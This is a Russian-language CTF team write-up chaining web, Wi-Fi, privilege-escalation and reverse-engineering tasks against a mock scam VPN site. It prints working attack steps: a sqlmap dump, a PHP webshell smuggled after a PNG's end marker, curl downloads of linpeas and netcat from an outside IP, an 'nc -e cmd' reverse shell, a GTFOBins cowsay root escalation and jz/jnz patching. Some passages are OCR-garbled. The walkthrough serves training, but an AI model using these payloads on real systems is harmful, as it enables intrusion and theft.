

Writeup команды M@5C07

Web.

01. Отправная точка

Описание:

Здравствуйте! В сети орудует мошенник под именем **Александр Кот**, кидает людей на фейковую подписку на сервис. Город неизвестен, он явно живет не там, где указал – по чём там рувероид он не знает.»

"По чём там рувероид" - отсылка к выражению (поговорке)

Русская СоцСеть и украинский город

Решение: Понимаем что нужно искать в ВК имя известно город одесса из-за выражения

vk.com/hstmst

Яндекс Gmail YouTube Maps Getting Started Импортированны... Adobe Acrobat

ВКонтакте

Друзья

Сообщества

Фотографии

Музыка

Видео

Клипы

Игры

Стикеры

Маркет

Сервисы

VK Pay

Закладки

Реклама

Помощь

Добавить в друзья

Ещё

Фото

Александр ещё не добавил фотографии в основной альбом

Друзья 6

Алиса, Игорь, Полина, Ульяна, Анна, Кейт

Все записи Записи Александра

Александр Кот 12 мая в 4:52 НОСТФ{Th1S_1S_Th3_ST4R7_p01N7}

Александр Кот 12 мая в 4:22 Важно: не забыть 314SOS VPN рабочий чат

Подписки 45

Этичный Хакер Сообщество этичных хакеров!

DanHuk Art's | Mine-Imator

GreyTeam | Хакеры На страже вашей безопасности...

Хакер / хакер.ru — взлом, безопасность...

ВЕЙП СКАМ ВСЕ СХЕМЫ МОШЕННИКОВ УЖЕ ТУТ

Находим его и на стене видим флаг

Ответ: H0CTF{Th1S_1S_Th3_ST4R7_p01N7}

02. Ого, вебсайт

Описание: Говорящее само за себя название, не правда ли?

Решение: так же на стене была ссылка <https://away.vk.com/away.php> но она оказалась невалидна, но интернет помнит всё идём <https://wayback-api.archive.org/> и получаем

web.archive.org/web/20240105050919/https://ibb.co/pr1NjCM

Аналитика Яндекс Gmail YouTube Maps Getting Started Импортированны... Adobe Acrobat

INTERNET ARCHIVE Internet Archive 1 capture 8 Jan 2024

About imgbb

Лучший комментарий месяца

Mojang Monster ***** 2023-12-25

Восхитительный сервис! Быстрое соединение и превосходная поддержка.

Это отзыв на его сайте, гуглим эту фразу Mojang Monster "Лучший комментарий месяца" 2023-12-25 и выходим на сайт

 google.com/search?q=Mojang+Monster+"Лучший+комментарий+месяца"+2023-12-25&oq=Mojang+Monster+"Лучший+комментарий+месяца"+2023-12-25&gs_lcrp=



Mojang Monster "Лучший комментарий месяца" 2023-12-25



Wszystko

Grafika

Wideo

Produkty

Wiadomości

Książki

Finanse

Więcej

Narzędzia



donthackme.ru

<https://donthackme.ru> · Tłumaczenie strony



MasterHostVPNs - Ваш надежный VPN

Лучший комментарий месяца. Mojang Monster 2023-12-25. Восхитительный сервис!

Быстрое соединение и превосходная поддержка. Отзывы пользователей. Иван ...

<https://donthackme.ru/> там ещё один флаг

Ответ:

H0CTF{D0RKs_D0_R1gh7_Th1NGs}

03. Кто это написал?

Описание:

Кто-то не на шутку разозлился...

Комментарии бывают и отрицательные

fart("3s") | fart("3s", smelly=True)

Решение:

GET /api/getcomments.php?per_page=16&page=1&approved=true

там была пагинация, и параметр approved можно false сделать
в интрудере сделал перебор страниц, на 7 странице подозрительная длина ответа от сервера, там был флаг. Автор этого комментария JVX_hacker

Ответ: H0CTF{4P1_M4y_b3_Uns4F3_T0O}

04. Безобидный файллик

Описание:

Очень злой человек опубликовал что-то не очень приятное для нашего скамера.

ВНИМАНИЕ! Здесь Вам необходимо указать название опубликованного файла.

Форматировать флаг не обязательно


s...z

1?d?d?d?d?d?d3

Решение:

Автор плохого комментария

JVX_hacker. находим в Telegram по этому имени канал jvx leaks



имя файла это флаг.

Ответ: sniffed.tar.gz

Подготовка к дальнейшему:

открываем дамп трафика и находим что это wifi

No.	Time	Source	Destination	Protocol	Length	Info
2240	5.370829	c6:61:ab:1d:8f:8f	06:7a:a9:59:7e:d5	EAPOL	133	Key (Message 1 of 4)
2242	5.382560	06:7a:a9:59:7e:d5	c6:61:ab:1d:8f:8f	EAPOL	155	Key (Message 2 of 4)
2250	5.393159	06:7a:a9:59:7e:d5	c6:61:ab:1d:8f:8f	EAPOL	133	Key (Message 4 of 4)

пытаемся сбрутить пароль для сети HostMaster. hashcat -m 22000 need-crack.22000 rockyou.txt. не сбрутили но помог хинт так там только цифры в пароле:

11031943

расшифровываем трафик

The screenshot shows the Wireshark interface with the following details:

- IEEE 802.11 wireless LAN Settings:**
 - Reassemble fragmented 802.11 datagrams: checked
 - Ignore vendor-specific HT elements: unchecked
 - Call subdissector for retransmitted 802.11 frames: checked
 - Assume packets have FCS: unchecked
 - Validate the FCS checksum if possible: checked
 - Ignore the Protection bit:
 - No (radio button selected)
 - Yes - without IV
 - Yes - with IV
 - Enable WPA Key MIC Length override: unchecked
- WEP and WPA Decryption Keys Dialog:**

Key type	Key
wpa-pwd	11031943:HostMaster
- Selected Frame Details:**
 - [Time since reference or first frame: 2250]
 - Frame Number: 2250
 - Frame Length: 133 bytes (106 bits)
 - Capture Length: 133 bytes
 - [Frame is marked: False]
 - [Frame is ignored: False]
 - [Protocols in frame: wlan]
- Selected Frame Bytes:**
 - IEEE 802.11 QoS Data, Flags: Type/Subtype: QoS Data (0x8800 0001 0011 1010 = Duration/IDLE)
 - Frame Control Field: 0x8800 0001 0011 1010 = Duration/IDLE
 - Receiver address: c6:61:ab:1d:8f:8f (c6:61:ab:1d:8f:8f)

после расшифровки трафика видим в ответах сервера ip

```
        <td>8M</td>
    </tr>
    <tr>
        <td>Upload Max Filesize</td>
        <td>2M</td>
    </tr>
    <tr>
        <td>Your IP</td>
        <td>185.193.196.99</td>
    </tr>
</table>
</div>
</body>
</html>
```

05. Сквозь тернии к...


Описание: Видимо, фейсконтроль не проблема.

Параллельные флаги: 06

Фейсконтроль - это про ограничение на странице. Содержание сообщения на странице поможет вам понять, что нужно сделать

Надо сначала что-то расшифровать, чтобы переходить к 05/06

1?d?d?d?d?d?d3 (относится к 04)



Смотрим из расшифрованного трафика запрос на https://donthackme.ru/admin_f7Z0pjDe3LmeR1/login.php. Заходим, подставляя из трафика IP в хедер X-Forwarded-For: 185.193.196.99

Решение: в robots.txt видим mail.conf

```
EmailSafetyCheck = "breachdirectory.org"  
#BruteForce is NOT ALLOWED  
WebMailClient = "https://wmail79.donthackme.ru/"  
Email = "mydarkestpart@donthackme.ru"  
Password = "" #Password removed
```

идем в бота поиска по утечкам и ищем по email

Collection #2

В январе 2019 года на популярном хакерском форуме появились 5 коллекций, представляющих собой комбинацию данных из множества других утечек. Это вторая коллекция, она была самой большой из всех и содержала 20 тысяч файлов общим размером 526 GB. В этих файлах было 15.8 миллиардов строк с почтами и паролями, однако уникальных пар оказалось всего 3.2 миллиарда.

Email: darkestpart@gmail.com
 Пароль: sources00

TeraBase64

Огромная коллекция файлов, опубликованная в феврале 2020 года человеком с псевдонимом @HTTSMVKCOM. Она содержала 3.2 миллиарда строк с почтами и паролями в виде простого текста, однако уникальных строк было всего 1,28 миллиарда. Все эти данные скорее всего были получены из множества других утечек.

Email: darkestpart@gmail.com
 Пароль: sources00

находим пароль и заходим на почтовый сервер wmail79.donthackme.ru

MicroMail79

Inbox

FLAG HERE <<<

From: flag@flag.flag
To: mydarkestpart@donthackme.ru

H0CTF{L34KeD_PWDs_Op3n_D00rS}

Ответ: H0CTF{L34KeD_PWDs_Op3n_D00rS}

06. Не меняйте пароли

Описание: "Да кому ты нужен", - говорили они...

Параллельные флаги: 05

Надо сначала что-то расшифровать, чтобы переходить к 05/06

1?d?d?d?d?d?d3 (относится к 04)

Решение:

167	[TCP ACKed unseen segment] HTTP/1.1 302 Found
871	POST /admin_f7Z0pjDe3LmeR1/login.php HTTP/1.1 (application/x-www-form-urlencoded)
591	HTTP/1.1 200 OK (text/html)
696	GET /admin_f7Z0pjDe3LmeR1/dashboard.php HTTP/1.1
1127	HTTP/1.1 200 OK (text/html)
695	GET /admin_f7Z0pjDe3LmeR1/info.php HTTP/1.1
1276	HTTP/1.1 200 OK (text/html)
721	GET /admin_f7Z0pjDe3LmeR1/info.php HTTP/1.1
1276	HTTP/1.1 200 OK (text/html)
1276	HTTP/1.1 200 OK (text/html)
721	GET /admin_f7Z0pjDe3LmeR1/info.php HTTP/1.1
1276	HTTP/1.1 200 OK (text/html)

H0CTF{X_F0Rw4Rd3d_FOR_Byp4sS}

Логин:

Пароль:

Войти

Ответ: H0CTF{X_F0Rw4Rd3d_FOR_Byp4sS}

07. Где-то в дампах

Описание: Сложно искать черные символы в черном дампе... Особенно, когда их там нет...

Находится после флага 06

Обычно, факт снятия дампов куда-то записывается (да и вообще, всегда проверяйте ****)

Решение: ищем сообщение от системы, находим там логи, находим в них ссылку на sql файл scamvpn_bak221223.sql и качаем, внутри в insert видим флагок и сдаем.

```
CREATE TABLE `admin` (
  `email` varchar(32) NOT NULL,
  `username` varchar(32) NOT NULL,
  `password` varchar(32) NOT NULL,
  `salt` varchar(12) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;

-- 
-- Dumping data for table `admin`
-- 

INSERT INTO `admin` (`email`, `username`, `password`, `salt`) VALUES
('darkestpart@donthackme.ru', 'adminvpn', 'cb39aa8a449ef61f6cd6c95e4fe06e5f', '9Ly2K'),
('flag@flag.flag', 'FLAG', 'H0CTF{D0_YoU_R34d_L0gs_HUH}', 'THIS IS NOT A VALID ACCOUNT'),
-- 
-- 
-- Table structure for table `comments`
-- 
```

Ответ: H0CTF{D0_YoU_R34d_L0gs_HUH}

08. Вапросав многа

Описание:

Но я вижу, Вы нашли на них ответы.

КаменьТы будет достаточно 😊

Кошка не сходится на модах 10 и 20

Почта не принимается, только юзернейм!

Решение: берем пароль из sql файла, перебираем режимы хэшката md5 с солью 9Ly2K, брутим хэш находим пароль(какой режим подошел не вспомню, но в диапазоне 3700-4000) итого пароль monkey4life, заходим на вебморду обнаруженную ранее https://donthackme.ru/admin_f7Z0pjDe3LmeR1/login.php, отвечаем на вопросы и получаем флагок морда https://donthackme.ru/admin_f7Z0pjDe3LmeR1/login.php

логин adminvpn

пароль monkey4life

так же не забываем хедер X-Forwarded-For: 185.193.196.99

ответы на вопросы:

- 1) Кызыл
- 2) Леманов
- 3) Ликой
- 4) Мамалыга
- 5) #bvpnse07
- 6) Абхазия



Ответ: H0CTF{T00_S7roNG_2FA_0r_NoT}

09. Защита от защиты

Описание:

А скамер-то, по всей видимости, страдает паранойей.

Внимательнее смотрите дамп (07), там хинт. А комментарии вы читали (в коде)???

Скрин с хинтом в группе TG

Почти там же, где и 03, только по-другому

Не все шифр, что encoded (но только один раз). Гуглите первые два символа после ::, если не хватает знаний

Решение: в comments.php параметр approved там скуля, дампим бд через sqlmap

```
sqlmap -u  
'donthackme.ru/admin_f7Z0pjDe3LmeR1/comments.php?page=2&per_page=5&approved=tr'
```

```
ue' -H 'X-Forwarded-For: 185.193.196.99' -p approved -T uploadpwd --random-agent  
--cookie='PHPSESSID=ntf9lu4tcu26hdshot8nolfp8n' --dump
```

Table: uploadpwd	
pwd	ekey
V21pUmVtTkdnDNUxNdE1ERWRWwOxdFpjMmw2NmDZjNpTW03Z3BoS1V3WT060ml2MTYwMFhKazUwUXdiUGE=	SZbunEGKNu29xx3C

это aes, ct = WiiRemNGC5LMtIDEdVYj1tZc2I66gCf3iMm7gphKUwY=
key = SZbunEGKNu29xx3C


iv = iv1600XJk50QwbPa

Скрипт для декрипта:

```
from base64 import b64decode  
from Crypto.Cipher import AES  
from Crypto.Util.Padding import unpad  
  
ciphertext_base64 = "WiiRemNGC5LMtIDEdVYj1tZc2I66gCf3iMm7gphKUwY="  
key_base64 = b"SZbunEGKNu29xx3C"  
iv_base64 = b"iv1600XJk50QwbPa"  
  
ciphertext = b64decode(ciphertext_base64)  
key = key_base64  
iv = iv_base64  
  
cipher = AES.new(key, AES.MODE_CBC, iv)
```

```
plaintext = unpad(cipher.decrypt(ciphertext), AES.block_size)  
  
print(plaintext.decode('utf-8'))
```

декриптиим получаем пароль xwhXG3Z22LawjbVh и заходим на /upload получая флагок



Ответ: H0CTF{SQL1_4nD_3NcRyP710N}

10. Заметь слона

Описание:

Было бы глупо не проверить то место, в которое попал Ваш злостный файлик.

Флаг лежит в той же папке, в которую Вы залились

"Кот" поскупился на нормальный сервер и при проверке больших файлов у него
падала машина)

Решение: заливаем png файл добавляя расширение .php3 (например kek.png.php3)
(обойдя первое ограничение на .php файл) файл где после IEND хедера PNG php код
<?php system(\$_GET['cmd']);?>, получаем id, получаем путь файла через GET
/api/getfile.php?fileid=9145810, заходим и прокидываем через ?cmd=.. реверс шелл,
сдаем флаг в 0000f4k_Fl4G_H3re_f4k0000z3D.txt и читаем наставление.

Ответ: H0CTF{UpI04D_R3S7R1cti0Ns_BYp4SS}

11. Мы дома... У кого?

Описание: Мы, как бы, зашли в гости, но хозяина дома нет, да и дом думает, что
мы и есть хозяева...

Флаг лежит в домашней директории юзера

Решение: далее запускаем на тачке linpeas видим /usr/local/bin/exec_srvstate с
правами пользака, там под капотом выполняется eval то что в
/usr/share/nginx/html/state. спавним через питон шелл, записав в

/usr/share/nginx/html/state спавн шелла __import__("os").system("bash") и запустив /usr/local/bin/exec_srvstate и мы получили права пользователя, и заходим в хомяка, ls -la видим 07h_FLAG_8Hj.txt и сдаем флагок.
так же в bash_history видим пароль ssh H0\$tM@st3R0909.
Ответ: H0CTF{Lp3_t0_Us3R_sUCc3SSfuLy}

12. Я есть рут!

Описание: Ну ты уже понял.

Где флаг ты тоже уже понял

А вот тут, перед фразой Грута, вам пригодится 22

Решение: подключаемся по ssh с паролем пользователя который мы достали, sudo -l видим cowsay и через gtfobins берем рута(TF=\$(mktemp)
echo 'exec "/bin/sh";' >\$TF
sudo cowsay -f \$TF x
. в /root лежит флагок в H7f_FLAG_y7Y.txt.

Ответ: H0CTF{R0oT_Pr1vS_G41n3D_m4N}

13. Опять /старт?

Описание: Признаюсь честно, я обожаю стейки.

Правда, я не люблю СЫРЫЕ стейки

Решение: в curl истории в дире /root находим pastebin запись, название аккаунта tupocurlbot.txt и название таска намекают на телеграм бота, идем, пишем боту и вываливается флаг.

https://pastebin.com/uNt59hdW

PASTEBIN API TOOLS FAQ + paste Search... 

Advertisement

 tupocurlbot.txt

A GUEST JAN 5TH, 2024 46 0 NEVER ADD COMMENT

 SHARE  TWEET


 Not a member of Pastebin yet? [Sign Up](#), it unlocks many cool features!

text 0.12 KB | None |  0  0

raw download clone embed print report

1. Я поднял этого бота. Пока что у себя, на сервере не получилось что-то.

Advertisement



Ответ: H0CTF{TG_B0t_FoUNd_Bu7_Wh4T}

14. Рабочий стул

Описание: Интересно, как же на него попасть?

Флаг находится на рабочем столе

В файле с флагом лежат дальнейшие инструкции

Решение: через curlbot залили шелл на машину и попали на рабочий стол

1) заливаем netcat командой

<http://77.232.134.167:8000/linpeas.sh> && curl -o nc.exe

<http://77.232.134.167:8000/nc64.exe>

2) Получаем shell командой

```
http://77.232.134.167:8000/linpeas.sh && nc 77.232.134.167 7878 -e cmd
```

```
c:\Users\HostMaster\Desktop>type FLAG.txt
```

```
type FLAG.txt
```

```
H0CTF{Rc3_1N_7G_B0t_1s_S7R0nG}
```

Ответ: H0CTF{Rc3_1N_7G_B0t_1s_S7R0nG}

15. Облом

Описание:

Видимо, в программе случилась ошибка. Сможешь ли ты ее исправить?

Флаг: первые 24 символа HEX-строки, выданной программой вместе с ошибкой.

Форматировать флаг не обязательно

2c...45

Решение:

читаем послание:

Поздравляю! Вы на финишной прямой!

Если вы прочитали этот файл - вы успешно проэксплуатировали CMDi в TG боте.

Мы решили, что вам будет гораздо удобнее изучать машину в полноценном окружении.

Именно поэтому для дальнейшего исследования мы предлагаем вам скачать образ этой виртуальной машины.

P.S. Мы не следим за целостностью файлов на этой машине, поэтому вам в любом случае придется качать образ :)

P.P.S. Нет, мы не работаем в СДЭКе, у нас есть бэкапы :)))

<https://disk.yandex.ru/d/8Jtn1cg4h0YlQw>

Пароль на ссылку: XqbDZZw5jhYAgY6

Пароль на архив: пароль от страницы загрузки файлов в админке (ты должен его знать)

пароль XqbDZZw5jhYAgY6

скачиваем с яндекс диска по инструкциям и запускаем

находим там C:\Program Files\VKEporter
ковыряем

1. Запускаем exe, видим отказ

```
PS C:\Program Files\VKExporter> .\pwd.exe
Access Denied!
PS C:\Program Files\VKExporter>
```

2. Открываем Ida Pro

Видим причину:

```
sub_140004090(v13, L"http://ident.me", envp);
sub_140001410(v11, v13);
sub_140004BF0(v13);
sub_140004090(v10, L"2.28.13.37", v3);
if ( (unsigned __int8)sub_140002800(v11, v10) )
```

Делает запрос на сайте, для получения нашего ip, помещает наш ip в v11, сравнивает v11 с v10, в которой помещен 2.28.13.37

Решаем:

```
.text:00007FF69A89192A          jnz      short loc_7FF69A891977
```

Меняем ассемблерную инструкцию с jz на jnz.

jz – jump если равно 0

jnz – jump если не равно 0

3.

```
● 57  sub_7FF69A8920F0(&qword_7FF69A8CC6E0, "Enter password: ");
● 58  sub_7FF69A891DC0(&qword_7FF69A8CC640, v9);
● 59  if ( (unsigned __int8)sub_7FF69A8927A0(v9, v12) )
● 60  {
● 61      v7 = (void *)sub_7FF69A8920F0(&qword_7FF69A8CC6E0, "Password doesn't match!");
● 62      _CallMemberFunction0(v7, sub_7FF69A893A60);
● 63      sub_7FF69A894BC0(v9);
● 64      sub_7FF69A894BC0(v12);
● 65      sub_7FF69A894BF0(v10);
● 66      sub_7FF69A894BF0(v11);
● 67      return 1;
● 68 }
```

Видим проверку введенного нами пароля и помещенного в v9 с переменной v12

Решаем:

```
.text:00007FF69A891B7A          jnz      loc_7FF69A891C23
```

Меняем ассемблерную инструкцию с jz на jnz.

4. Запускаем программу. Вводим любой пароль.

```
Enter password: Mega
Failed to decrypt password (XOR)!
Partially decrypted password: *he**a**wo****o*d**ry*t*y*ur**ri*a*e**r***ve**s*****
Encrypted password (HEX): 2c58375027255b3e2d215b4558443d5033214b3f233e5d01015f270277345a242c2f5d44585120133f2d5e287a275a1b5868082f17166b056b181a7e28671651
```

Victory!

вводим любой пароль

Enter password: mega	Failed
to decrypt password (XOR)!	Partially
decrypted password: *he**a**wo****o*d**ry*t*y*ur**ri*a*e**r***ve**s*****	
Encrypted password (HEX):	
2c58375027255b3e2d215b4558443d5033214b3f233e5d01015f270277345a242c2f5d44585	
120133f2d5e287a275a1b5868082f17166b056b181a7e28671651	

Ответ: 2c58375027255b3e2d215b45

16. ПОБЕДА! ПОЧТИ...

Описание: Ох, ну и путь же ты проделал. Осталось совсем немного, поверь...

Флаг находится в архиве

Решение: пользуясь этим to decrypt password (XOR)!

Partially decrypted password: *he**a**wo****o*d**ry*t*y*ur**ri*a*e**r***ve**s*****	
Encrypted password (HEX):	
2c58375027255b3e2d215b4558443d5033214b3f233e5d01015f270277345a242c2f5d44585	
120133f2d5e287a275a1b5868082f17166b056b181a7e28671651	

пишем скрипт для получения пароля к архиву

```
import binascii

def xor_bytes(a, b):
    return bytes(i ^ j for i, j in zip(a, b * (len(a) // len(b)) + b[:len(a) % len(b)]))

a = '2c58375027255b3e2d215b4558443d5033214b3f233e5d01015f270277345a242c2f5d44585120133f2d5e287a275a1b5868082f17166b056b181a7e28671651'
b = binascii.unhexlify(a)
part = b'The password to decrypt your private_*r*****ve***$*****'
key = b'xRpWD(MZN)!xRpWD(MZN)!xRpWD(MZN)!xRpWD(MZN)!xRpWD(MZN)!xRpWD(MZN)!'
xor_res = bytes(i ^ j for i, j in zip(key, b))
print(xor_res)
print(chr(xor_res[3]))
print(chr(xor_res[4]))
print(chr(b[3]^ord('3')))
print(chr(b[4]^ord('e')))
print(chr(b[5]^ord('D')))

#XOR_D
```

Run payload x test

/Users/nikita/PycharmProjects/pythonProject/.venv/bin/python /Users/nikita/PycharmProjects/pythonProject/test.py

